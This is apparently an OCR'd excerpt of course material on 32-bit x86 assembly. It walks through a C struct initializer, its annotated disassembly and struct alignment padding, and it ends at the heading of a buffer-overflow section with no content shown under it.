



Figure 1. The memory layout of the student struct

Initializing a Student




```c
void initStudent(struct studentT *s, char *nm, int ag, int gr, float g) {
    strncpy(s->name, nm, 64);
    s->grad_yr = gr;
    s->age = ag;
    s->gpa = g;
}
```



```
<initStudent>:
 <+0>:    push   %ebp                        # save ebp
 <+1>:    mov    %esp,%ebp                   # update ebp (new stack frame)
 <+3>:    sub    $0x18,%esp                  # add 24 bytes to stack frame
 <+6>:    mov    0x8(%ebp),%eax              # copy first parameter (s) to eax
 <+9>:    mov    0xc(%ebp),%edx              # copy second parameter (nm) to edx
 <+12>    mov    $0x40,0x8(%esp)             # copy 0x40 (or 64) to esp+8
 <+16>:   mov    %edx,0x4(%esp)              # copy nm to esp+4
 <+20>:   mov    %eax,(%esp)                 # copy s to top of stack (esp)
 <+23>:   call   0x8048320 <strncpy@plt>     # call strncpy(s->name, nm, 64)
```


Initializing a Student




```
<+28>:  mov   0x8(%ebp),%eax          # copy s to eax
<+32>:  mov   0x14(%ebp),%edx         # copy fourth parameter (gr) to edx
<+35>:  mov   %edx,0x44(%eax)         # copy gr to offset eax+68 (s->grad_yr)
<+38>:  mov   0x8(%ebp),%eax          # copy s to eax
<+41>:  mov   0x10(%ebp),%edx         # copy third parameter (ag) to edx
<+44>:  mov   %edx,0x40(%eax)         # copy ag to offset eax+64 (s->age)
<+47>:  mov   0x8(%ebp),%edx          # copy s to edx
<+50>:  mov   0x18(%ebp),%eax         # copy g to eax
<+53>:  mov   %eax,0x48(%edx)         # copy g to offset edx+72 (s->gpa)
<+56>:  leave                         # prepare to leave the function
<+57>:  ret                           # return
```

8.9.1. Data Alignment and Structs

- Four-byte data types are four-byte aligned
- Two-byte data types are two-byte aligned
- So padding is required



```
struct studentTM {
    char name[63]; //updated to 63 instead of 64
    int  age;
    int  grad_yr;
    float gpa;
};

struct studentTM student2;
```




student2:	name[0]	name[1]	...	name[62]	padding	age	grad_yr	gpa
	x_0	x_1		x_{62}	x_{63}	x_{64}	x_{68}	x_{72}

8.10. Buffer Overflows

Demo: Buffer Overflow

